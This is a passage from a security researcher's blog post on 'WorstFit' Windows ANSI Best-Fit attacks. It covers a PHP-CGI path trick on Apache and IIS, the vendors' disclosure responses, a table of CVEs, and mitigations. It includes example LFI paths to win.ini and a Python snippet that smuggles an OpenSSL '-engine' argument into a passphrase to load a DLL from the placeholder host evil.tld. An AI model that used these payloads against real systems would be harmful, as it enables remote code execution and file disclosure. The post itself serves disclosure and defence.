This mismatch between how components interpret the request opens the door to potential vulnerabilities. Depending on the web server's behavior and configuration, this can turn into a file existence oracle on **Apache**:

- **Non-existing file:** For a request like `/index.php/../../NONEXIST/`, PHP-CGI treats `../../NONEXIST/` as additional `PATH_INFO` and renders `/index.php` as usual.
- **Existing file:** For a request like `/index.php/../../windows/win.ini/`, PHP-CGI fails and produces a `No input file specified` error due to how it handles valid files internally.

But why stop at just checking file existence? On an **IIS server** with the `doc_root` directive configured, this can lead to **Local File Inclusion (LFI)**. Using a path like `/index.php/../../windows/win.ini/`, you can effectively include and read arbitrary files, such as `C:\Windows\win.ini`.
!

As an LFI vulnerability, this can surely escalate to a potential **Remote Code Execution (RCE)** in scenarios where the included file contains executable or user-controllable code.

Note: *This specific scenario is rare in real-world applications, so we classify it more as a bug rather than a vulnerability.*

The Dusk-or Dawn-of the WorstFit

As mentioned earlier, we have identified several issues across programming languages, open-source projects, and Windows built-in command-line programs. As responsible researchers, we promptly reported these issues to their respective upstream maintainers. However, this process was quite challenging, the most debated topic is revolved around the **Argument Splitting**, and this section highlights some obstacles we encountered during the reporting process.

Is this an issue?

This was the most common question raised by vendors. Those in opposition argued that "passing user inputs to the command line in itself is already a vulnerability". Even they are properly escaped or have sanitization in place, the root of the problem is still that "developers should avoid such practices altogether".

I am not sure if it's fair to shift all the responsibility onto developers. Firstly, the operating system itself is already a scenario that highly requires user inputs. Additionally, with the increasing complexity of web applications, it is really difficult to completely eliminate user input.

Who is responsible for that?

Even if we both agree that this is an issue, the next much challenging question is: “Who is responsible for it?” Since the problematic code is embedded automatically during compilation (the compiler attaches the entry `mainCRTStartup()`, which calls the ANSI API within MSVCRT/UCRT), the responsibility becomes unclear. Is it because **“the developer failed to use the correct `wmain()`”**, or is it **“CRT’s failure for not splitting the command line well and pass the wrong argument to `main()`”**?

To make things even more confusing, some projects only provide source code, leaving the prebuilt executable files distributed to be handled by third-party volunteers across the Internet. In such cases, who should be held accountable for the issue? Taking it a step further, could this even be considered a case of [compiler-introduced security vulnerabilities#Compiler_backdoors](#)?

It’s really hard to fix it!

I believe most maintainers would be willing to help with a quick fix, even if it wasn’t categorized as a security issue. However, resolving this problem isn’t that as simple as just replacing the `main()` with its wide-character counterpart. Since the function signature has been changed, maintainers would need to rewrite all variable definitions and argument parsing logics, converting everything from simple `char *` to `wchar_t *`. This process can be painful and error-prone.

We have also summarized some responses we received as follows:

Curl

Curl said that this is a Windows feature and there are no plans to fix it. Interestingly, Microsoft’s [ported Curl](#) has properly modified the entry to `wmain()` on the contrary, so the built-in `curl.exe` on Windows is not impacted, only the binaries delivered by official Curl are affected by the Argument Splitting attack.

Here are some responses from Curl. You can check the full report on [HackerOne](#).

I’m struggling to see how this is a curl problem. It looks like a Windows “feature” to me. It is being “helpful” and helps users to convert ascii-looking double quotes to ASCII double quotes.

— Author of Curl

If we can mitigate this we should probably consider that, but it is a hard problem and it certainly is not going to be solved in the short term. curl is a victim here, not the responsible party.

— Author of Curl

OpenSSL

This is an interesting case. OpenSSL provides an environment variable, `OPENSSL_WIN32_UTF8`, to handle arguments in Wide Character format. Although its original purpose was to correct issues with displaying UTF-8 in the UI, it also mitigates the Argument Splitting attack unintentionally!

However, most developers are still unaware of the need to set this environment variable while using the `openssl.exe` executable. As a result, it is still possible to leverage the `-engine` argument to

execute arbitrary code in a default OpenSSL usage.

|

```
1
2
3
4
5
6
7
8
9
```

|

```
passphrase = "pass\u0002 \u0002-engine\u0002 \u0002\\\\evil.tld\\malicious.dll"
subprocess.run([
    'openssl.exe',
    "enc",
    "-aes-256-cbc",
    "-in", "in.txt",
    "-out", "out.txt",
    "-k", passphrase
])
```

| |

Perl

The official Perl did not provide prebuilt executables for Windows. Instead, third-party installers such as [Strawberry Perl](#) or [ActiveState Perl](#) are commonly used, and both of which are affected by the Argument Splitting attack. After having a discuss with the Perl maintainer, they concluded that **“This seems more like a Microsoft bug than a Perl bug,”** so this issue remains unresolved in Perl for now.

Microsoft

We reported three cases to MSRC in total, but the communication process did not go well. All cases were initially rejected for not meeting their severity criteria. We re-opened the case several times and the Excel case was eventually accepted after our third attempt, while the other cases remain unresolved for today :(

Here is the reply:

The attack scenario here depends on a vulnerability in an unrelated application. The trick inherently requires a separate application that inserts untrusted input into a command line which is then executed. That in itself is a vulnerability; however, the technique which makes exploiting the issue possible does not qualify as a vulnerability.

— MSRC

Report to CERT/CC

Since this is a systemic problem, we have also sought assistance from CERT/CC, hoping to coordinate and collaborate in an effort to find a better solution to address this issue. Microsoft eventually added one more [warning](#) in their documentation after several months of effort. However, they only put this warning in the `GetCommandLineA`. There are still several ANSI APIs that need attention! `^(\ )/`

During the process of the vulnerability disclosure, we also investigated the open-source ecosystem to identify more affected applications, and tried to report them to their maintainers. Here is a list of what we have reported so far:

Report Date	Vendor	Status		2024/05/07	PHP - <code>php-cgi.exe</code>	CVE-2024-4577	
2024/06/13	Curl - Official Build	Won't Fix		2024/06/13	Apache Subversion - <code>svn.exe</code>	CVE-2024-45720	
2024/06/16	Microsoft Tar - <code>tar.exe</code>	Won't Fix		2024/06/19	Microsoft Excel - <code>excel.exe</code>	CVE-2024-49026	
2024/06/19	Microsoft PhoneBook - <code>rasphone.exe</code>	Won't Fix		2024/06/19	Oracle Java - <code>java.exe</code>	Pending Fix	
2024/06/19	Perl - <code>perl.exe</code>	Won't Fix		2024/07/15	Perforce - <code>p4.exe</code>	CVE-2024-8067	
2024/08/05	PostgreSQL - <code>psql.exe</code>	Won't Fix		2024/08/08	Putty - <code>plink.exe</code>	Fixed	
2024/08/19	OpenSSL - <code>openssl.exe</code>	Other		2024/08/19	wkhtmltopdf - <code>wkhtmltopdf.exe</code>	EOL	
2024/08/19	GNU Wget	No Reply					

Epilogue

So far, we have summarized attacks on WorstFit, including **Filename Smuggling**, **Argument Splitting**, and **Environment Variable Confusion**. Each attack has its applicable Code Pages. You can check the following table to see if you are at risk or not.

Table of Affected Code Pages:

!

World Map of WorstFit:

!

Mitigations

As for how to mitigate such attacks, unfortunately, since this is an operating system-level problem, similar issues will continue to reappear — until Microsoft chooses to enable UTF-8 by default in all of their Windows editions. Before that, the only thing we can do is to encourage everyone, the users, organizations, and developers, to gradually phase out ANSI and promote the use of the Wide Character API, transiting the environment to a safer world step by step!

As a user, the only thing you can do is to check the UTF-8 option on your Windows. However, since this feature is still in the BETA phase, it's uncertain whether it will cause side effects or not.

!

As a developer, please use the Wide Character API as much as possible. As well as the C Runtime Library, they also provide the wide character versions, such as `_wgetcwd` and `_wgetenv`. Otherwise, the underlying implementation can still call the ANSI API, which is vulnerable to our WorstFit attacks, too!

Conclusion

We hope this article provides you with an overview and enough insights to understand WorstFit Attack. Of course, this is not the end. Considering Windows' commitment towards backward compatibility, you can imagine there are more hidden places the ANSI API would appear, for example, the Windows Registry queries like `RegQueryValueA` are definitely affected but need to find a vulnerable scenario, and we also observed Best-Fit behavior in Active Directory!

We encourage more researchers to explore this attack surface and look forward to see more vulnerabilities in the future!

Archived from <https://blog.orange.tw/posts/2025-01-worstfit-unveiling-hidden-transformers-in-windows-ansi/>. Rendered offline from the local Markdown copy.